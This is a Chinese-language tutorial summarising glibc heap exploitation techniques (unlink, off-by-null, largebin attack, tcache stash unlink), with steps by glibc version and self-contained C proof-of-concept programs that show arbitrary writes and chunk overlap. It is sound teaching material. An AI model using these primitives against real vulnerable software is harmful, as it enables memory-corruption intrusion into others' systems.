无图无真相

- **unlink**
  - 适用版本
  - glibc2.23 - glibc2.27
    - 利用方式
    - 实现效果
    - 常用触发方式
    - 图解
    - POC
  - glibc2.29 - latest
- **off by null**
  - 适用版本
  - <glibc2.29
    - 利用方式
    - 实现效果
    - 常用触发方式
    - 图解
    - POC
  - >=glibc2.29
    - 可泄露堆地址
    - 利用方式
    - 实现效果
    - 图解
    - POC
    - 不可泄露堆地址
    - POC(glibc 2.34)
- **unsortedbin attack**
- **largebin attack**
  - 适用版本
  - glibc2.23 - glibc2.29
    - 利用方式
    - 实现效果
    - 常用触发方式
    - 图解
    - POC
    - 注: 各个largebin范围
  - glibc2.30 - latest
    - 利用方式
    - 实现效果
    - 常用触发方式
    - 图解
    - POC
- **tcache stash unlink attack**
  - 适用版本
  - glibc2.23 -latest
    - 实现效果
    - 利用方式
    - 注：tcache和smallbin的堆风水
    - 常用触发方式
    - 图解
    - POC

`glibc` 的利用方式种类繁多，不同版本之间亦存在很大差别，这对一些尤其是刚刚入门的师傅带来了一些困难。本文以图解的方式来提供一种模块化的 `glibc` 利用方式供师傅们查询，每一种攻击方法都将会分为适用版本、利用方式、实现效果、常用触发方式、图解、学习文章、不同版本差异几个部分。

注意，本文仅仅对每种利用方式进行总结，不涉及原理，适合刚入门但**已经学会**的师傅们进行查阅。

本文编写于 `2024` 年 `2` 月 `12` 日， `glibc` 版本仅从 `glibc2.23` 开始说明。

unlink

适用版本

`glibc2.23-Latest`

glibc2.23 - glibc2.27

利用方式

- 控制第一个`chunk`的`fd`指针为它的指针的地址减去`0x18`
- 控制第一个`chunk`的`bk`指针为它的指针的地址减去`0x10`
- 控制第二个`chunk`的`prevsize`为第一个`chunk`的`size`减去`0x10`
- 控制第二个`chunk`的`size`最低为为`0`（`prev_inuse`位为`0`）
- `free`第二个`chunk`，触发`unlink`实现任意地址写


实现效果

数组中的指针指向数组本身，实现任意地址写

常用触发方式

由于`chunk1`内容一般可控，只需要`off by null`控制`chunk2`的`prev_inuse`位

图解




POC

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

// tested in glibc2.27
int main(){
    size_t* chunk1 = malloc(0x420);
    size_t* chunk2 = malloc(0x420);
    malloc(0x10);

    printf("Before unlink the value of chunk1 is %p, and the value of chunk2 is
%p.\n", chunk1, chunk2);

    /* Vuln */

    /*
    > glibc2.27 :
    chunk1[0] = 0;
    chunk1[1] = 0x421;

    */
    chunk1[2] = (size_t)&chunk1 - 0x18;
    chunk1[3] = (size_t)&chunk1 - 0x10;

    chunk2[-2] = 0x420;
    chunk2[-1] = 0x430;
    /* Ends */

    free(chunk2);
    printf("After unlink the value of chunk1 is %p, and the value of chunk2 is
%p.\n", chunk1, chunk2);

    return 0;
}
```

glibc2.29 - latest

基本没区别，只需要在`chunk1`中额外写下`fake prevsize`和`fake size`，如下图



由于`chunk1`内容一般可控，因此不需要额外漏洞

off by null

适用版本

`Latest`，但大于等于`glibc2.29`时利用方式较为复杂

<glibc2.29

利用方式

- 构造大、小、大三个`chunk`，设为`A B C`
- 保证`C`的`size`为`0x?00`，即`0x100`的倍数
- 释放`A`
- 填满`B`，写下`C`的`prev_size`为`A`和`B`的`size`之和
- 上一步的同时触发`off by null`，将`C`的`prev_inuse`位设为`0`
- 释放`C`，导致三个`chunk`合并，可获得`B`的重叠指针


实现效果

`chunk overlap`

常用触发方式

至少需要`off by null`

图解



POC

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    size_t* chunk1 = malloc(0x4f0); // big
    size_t* chunk2 = malloc(0x18); // small
    size_t* chunk3 = malloc(0x4f0); // big

    printf("Before off-by-null the size of chunk1 is 0x%x.\n", (int)chunk1[-1]);
    free(chunk1);

    /* vuln */
    chunk2[2] = 0x520;
    chunk2[3] = 0x500;
    /* ends */

    free(chunk3);

    printf("After off-by-null the size of chunk1 is 0x%x.\n", (int)chunk1[-1]);
    printf("Due to we DID NOT free the chunk2, we get a overlapped chunk.\n");
    return 0;
}
```

>=glibc2.29

在`glibc2.29`及以后版本，`glibc`会检查将要被`unlink`的`chunk`的`size`域是否等于被`off-by-null`的`chunk`的`prev_size`，而我们传统的做法一般是无法通过这个检查的。

从该版本开始，根据是否可以泄露堆地址，有下面两种做法：

- 可泄露堆地址，那么在低版本做法中的第一个`chunk`中伪造`fake chunk`，伪造`size`、`fd`、`bk`即可。
- 不可泄露堆地址，较为复杂，需要通过`unsortedbin`或者`laregbin`的特性进行构造。

可泄露堆地址


利用方式

- 构造大、小、大三个`chunk`，设为`A B C`
- 保证`C`的`size`为`0x?00`，即`0x100`的倍数
- 在`A`可控部分构造`fake chunk`，伪造`size`、`fd`、`bk`
- 填满`B`，写下`C`的`prev_size`为`A`中的`fake chunk`和`B`的`size`之和
- 上一步的同时触发`off by null`使得`C`的`prev_inuse`为`0`
- 释放`C`，会使得`fake chunk`、`B`、`C`合并

实现效果

`chunk overlap`

图解



POC

```
#include <stdio.h>
#include <stdlib.h>

int main(){
    // 对于大于等于glibc2.29的chunk，若可以泄露堆地址，那么还是可以构造三明治结构
    size_t* chunk_a = malloc(0x4f0);
    size_t* chunk_b = malloc(0x18);
    size_t* chunk_c = malloc(0x4f0);
```

```
    size_t* gap = malloc(0x10);

    // 条件1:  需要在chunk A中构造fake chunk，需要知道堆地址
    chunk_a[0] = 0; // fake prev_size
    chunk_a[1] = 0x511; // fake size
    chunk_a[2] = (size_t)chunk_a; // fake fd
    chunk_a[3] = (size_t)chunk_a; // fake bk

    printf("Before attack we set the size of fake chunk to be 0x%lx.\n",
chunk_a[1]);

    // 条件2：写chunk_c的prev_size的同时off by null
    chunk_c[-2] = 0x510;
    chunk_c[-1] = 0x500;

    // 通过释放chunk_c来进行off by null
    free(chunk_c);

    printf("After attack the size of fake chunk is 0x%lx, proves the three chunks
have been merged.\n", chunk_a[1]);

    return 0;
}
```

不可泄露堆地址

若无法泄露堆地址，大致有两种方法，一是通过`largebin`的特性（`fd_nextsize`和`bk_nextsize`，一般需要爆破），二是通过`unsortedbin`的特性（`fd`指针和`bk`指针，一般不需要爆破）。

由于整体上该利用方式较为复杂，限于篇幅原因，本文仅给出一个`glibc2.34`下较为通用的使用`unsortedbin`来进行`off by null`利用的`POC`，无需爆破，有兴趣的师傅们可以进行参考。

最开始的堆块构造如下：

```
|  gap1  |
|  FD    |
|  gap2  |
| chunk1 |
| chunk2 | assert( chunk2 | 0x00 = 0)
| victim | (gap3)
|  BK1   |
|  BK2   |
|  gap4  |
```

大致利用方式如下：

- 先后释放`FD`、`chunk2`、`BK2`，在`chunk2`中踩出`fd`和`bk`指针
- 释放`chunk1`，使得`chunk1`和`chunk2`合并并重新分配二者的`size`，让`chunk1`包含之前`chunk2`的`size`和`fd`及`bk`
- 之前的`chunk2`现在称为`fake chunk`。修改`fake chunk`的`size`，恢复`FD`和`BK`

- 先后释放 `FD` 和 `chunk2` 到 `unsortedbin`，使得 `FD's bk = chunk2`。部分修改 `FD` 的 `bk`，使得 `FD's bk = fake chunk`
- 恢复 `FD` 和 `chunk2`，现在 `fake_chunk -> fd -> bk == fake_chunk`
- 先后释放 `chunk2` 和 `BK2` 并释放 `BK1`。重新分配合并的 `BK`，使得可以部分修改原本 `BK2` 的 `fd`，使得 `BK's fd = fake chunk`
- 恢复 `BK` 和 `chunk2`，现在满足 `fake_chunk -> bk -> fd == fake_chunk`
- 释放 `victim(gap3)` 并重新申请回来，写 `BK1` 的 `prev_size` 和 `prev_inuse`
- 释放 `BK1`，导致 `fake chunk`、`victim`、`BK1` 合并，获得重叠指针

POC(glibc 2.34)

```
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

void init(){
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
}

// 基于glibc2.34
// 本POC旨在展示一种更为通用的情况，即回车不会被替换为\x00，这意味着至少倒数第二字节会被覆盖为\x00
int main(){
    init();
    // 先构造堆块如下，注意需要让利用堆块2的地址对齐0x100。
    // 例如在glibc2.34下，tcache_perthread_struct的大小为0x100，利用堆块2的地址刚好为0x??c00
    size_t* gap1 = malloc(0x10); // gap1
    size_t* FD = malloc(0x420); // FD
    size_t* gap2 = malloc(0x90); // gap2
    size_t* chunk1 = malloc(0x470); // 利用堆块1
    size_t* chunk2 = malloc(0x470); // 利用堆块2
    size_t* gap3 = malloc(0x10); // gap3 (victim)
    size_t* BK1 = malloc(0x410); // BK1
    size_t* BK2 = malloc(0x410); // BK2
    size_t* gap4 = malloc(0x10); // gap4

    // 第一步：先后释放FD、利用堆块2、BK到unsortedbin
    // 目的是在利用堆块2中踩出fd和bk指针
    free(FD);
    free(chunk2);
    free(BK2);

    // 第二步：释放利用堆块1，使得两个利用堆块合并，从而重新分配二者的size
    // 会被添加到unsortedbin末尾
    free(chunk1);

    // 第三步：重新分配两个利用堆块的size，使得可以操纵之前chunk的size
```

```
    // 意味着最开始的chunk2成为了现在的fake chunk
    chunk1 = malloc(0x498);
    chunk2 = malloc(0x458);

    chunk2[-5] = 0x4a1; // fake chunk's size

    // 第四步：恢复FD和BK
    FD = malloc(0x420); // FD
    BK2 = malloc(0x410); // BK


    // 第五步：满足fake_chunk->fd->bk = fake_chunk
    // 先将chunk2和FD_释放到unsortedbin，踩出FD_的bk
    free(FD);
    free(chunk2);
    // 再申请回来，同时部分写其bk指针使其满足fake_chunk->fd->bk = fake_chunk
    FD = malloc(0x420);
    chunk2 = malloc(0x458);
    *((char*)FD + 8) = 0;

    // 第六步：满足fake_chunk->bk->fd = fake_chunk
    // 由于最低覆写倒数第二字节为0，因此需要合并两个BK再重新分配size
    free(chunk2);
    free(BK2);
    free(BK1);

    // 申请回chunk2
    chunk2 = malloc(0x458);

    // 重新分配BK1和BK2的size
    BK1 = malloc(0x4f0);
    BK2 = malloc(0x330);

    // 通过BK1来写之前的BK2的fd
    *((char*)BK1 + 0x420) = 0;

    // 第七步：通过gap3(victim)来off by null同时写prev_size
    free(gap3);
    gap3 = malloc(0x18);
    gap3[2] = 0x4a0; // prev_size
    *((char*)gap3 + 0x18) = 0;

    // 第八步：释放BK1，触发off by null漏洞，将chunk2、gap3(victim)、BK1合并
    printf("Before free, the fake chunk's size is 0x%lx.\n", chunk2[-5]);
    free(BK1);
    printf("After free, the fake chunk's size has been 0x%lx, proves that the three
chunks have been merged.\n", chunk2[-5]);
    assert(chunk2[-5] == 0x9a1);
}
```

unsortedbin attack

施工中

largebin attack

适用版本

`Latest`，但漏洞利用点不同

glibc2.23 - glibc2.29

利用方式

堆块布置:

- 确保两个`chunk`位于`unsortedbin`，其中`chunk_a`用于切割，`chunk_b`用于挂入`largebin`来触发`largebin attack`
- 确保`chunk_c`已经位于`largegbin`
- 确保`chunk_b`和`chunk_c`的大小属于**同一个**`largebin`
- 大小：`chunk_a < chunk_c < chunk_b`

漏洞利用:

- 控制`chunk_c`的`bk`的值为要修改的第一个值的地址减去`0x10`
- 控制`chunk_c`的`bk_nextsize`的值为要修改的第二个值的地址减去`0x20`
- 进行一次`malloc`，切割`chunk_a`的同时会将`chunk_b`挂入`largebin`，触发`largebin attack`


实现效果


任意地址写堆地址，一次攻击可以在两个地方写下堆地址，即挂入`largebin`的`chunk_b`的地址

常用触发方式

至少需要`UAF`来控制位于`largebin`的`chunk`

图解





POC

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>

int main()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    printf("In glibc2.27, we can modify two values once a time.\n");
    size_t value1 = 0, value2 = 0;
    printf("Before attack the value of value1 is 0x%lx, and the value of value2 is
0x%lx.\n", value1, value2);

    size_t* chunk_c = malloc(0x440); // 需要使其位于largebin
    malloc(0x10);

    size_t* chunk_a = malloc(0x410); // 用于切割的chunk_a
    malloc(0x10);

    size_t* chunk_b = malloc(0x450); // 该chunk挂入largebin时触发largebin attack
    malloc(0x10);


    // 将chunk_a和chunk_c都挂入unsortedbin
    free(chunk_a);
    free(chunk_c);
    // 此时unsortedbin -> chunk_c -> chunk_a，先进先出
```

```
    malloc(0x50); // 切割chunk_a，同时使得chunk_c挂入largebin

    free(chunk_b); // chunk_b挂入unsortedbin，此时unsortedbin -> chunk_b ->
chunk_a(splitted)
    // 先进先出，再申请小chunk时会切割chunk_a

    /* vuln start */
    // chunk_c[0] = 0; // fd不用管
    chunk_c[1] = (size_t)&value1 - 0x10; // bk设置为要修改的值的地址减去0x10
    // chunk_c[2] = 0; // fd_nextsize不用管
    chunk_c[3] = (size_t)&value2 - 0x20; //bk_nextsize设置为要修改的地址减去0x20
    /* vuln ends */

    malloc(0x50); // 切割chunk_a，同时使得chunk_b挂入largebin，触发largebin_attack

    printf("After attack the value of value1 is 0x%lx, and the value of value2 is
0x%lx.\n", value1, value2);
    assert(value1 != 0);
    assert(value2 != 0);
    return 0;
}
```

注: 各个largebin范围

此外需要注意在`glibc>=2.27`时，`>=0x420`的`chunk`才会放到`unsortedbin`，小于则会放到`tcache`。

```
size              index
[0x400 , 0x440)    64
[0x440 , 0x480)    65
[0x480 , 0x4C0)    66
[0x4C0 , 0x500)    67
[0x500 , 0x540)    68
等差 0x40     …
[0xC00 , 0xC40)    96
[0xC40 , 0xE00)    97
[0xE00 , 0x1000)    98
[0x1000 , 0x1200)    99
[0x1200 , 0x1400)    100
[0x1400 , 0x1600)    101
等差 0x200     …
[0x2800 , 0x2A00)    111
[0x2A00 , 0x3000)    112
[0x3000 , 0x4000)    113
[0x4000 , 0x5000)    114
等差 0x1000     …
[0x9000 , 0xA000)    119
[0xA000 , 0x10000)    120
[0x10000 , 0x18000)    121
[0x18000 , 0x20000)    122
[0x20000 , 0x28000)    123
```

```
[0x28000 , 0x40000)    124
[0x40000 , 0x80000)    125
[0x80000 , …. )    126
```

来自Roland师傅.

glibc2.30 - latest

实际上这个打法是全版本适用的，包括低版本。

利用方式

堆块布置

- 确保`chunk_a`位于`largebin`，`chunk_b`位于`unsortedbin`
- `chunk_a > chunk_b`
- `chunk_a`和`chunk_b`的大小属于同一个`largebin`

漏洞利用

- 修改`chunk_a`的`bk_nextsize`为要修改的地址减去`0x20`
- `malloc`一个较大值，将`chunk_b`挂入`largebin`时触发`largebin attack`


实现效果

任意地址写一个堆地址，即挂入`largebin`的`chunk_b`的地址

常用触发方式

至少需要`UAF`来修改`largebin`中`chunk`的`bk_nextsize`

图解



*褐色内容为需要控制的内容


chunk_b < chunk_c < chunk_a

malloc一个大于chunk_b的值即可触发

触发时修改value为chunk_b的地址

Chunk_B需要小于该largebin最小Chunk

但需要修改largebin中最大Chunk的bk_ns



POC

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>

int main(){
    printf("In >= glibc2.30, we use a diffrent poc to change one value once a
time.\n");

    size_t secret = 0;
    printf("Before attack the value of secret is %ld.\n", secret);

    // 申请两个chunk，其中chunk_a待会放到largebin，chunk_b放入unsortedbin，且chunk_a >
chunk_b
    size_t* chunk_a = malloc(0x440);
    malloc(0x10);
    size_t* chunk_b = malloc(0x430);
    malloc(0x10);

    // 释放chunk_a到unsortedbin中后，申请一个更大的chunk使其置入largebin
    free(chunk_a);
    malloc(0x450);

    // 释放chunk_b到unsortedbin
    free(chunk_b);

    // 修改chunk_a的bk_nextsize为要修改的值减去0x20
    chunk_a[3] = (size_t)&secret - 0x20;
```

```
    // 申请一个更大的chunk，使得chunk_b被挂入largebin，同时触发largebin attack
    malloc(0x450);

    // 在任意地址写一个挂入的chunk_b的地址
    printf("After attack the value of secret is 0x%lx.\n", (size_t)secret);

    assert(secret != 0);
    return 0;
}
```

tcache stash unlink attack

适用版本

`glibc2.23-latest`

glibc2.23 -latest

实现效果


任意地址写一个`libc`地址


利用方式

- 对于同一个大小的`chunk`，确保`tcache`中和`smallbin`要修改处的`chunk`之和至少为`8`个，详情看注
- 能够修改`smallbin`中的`chunk`的`bk`为要修改的值的地址减去`0x10`，具体看注
- 由于需要将`chunk`放置到`smallbin`，不能有`chunk`申请大小的限制
- 进行至少一次`calloc`

注：tcache和smallbin的堆风水

- `smallbin`是先进先出`FIFO`，插入到链表头，从链表尾取出，如图`chunk_1`最先插入到`smallbin`
- 先计算`tcache`中个数，然后从`smallbin`的链表尾开始数，修改第`8`个，`smallbin`中可以有任意（`>0`）个`chunk`
- 如图中应该修改`chunk5`的`bk`

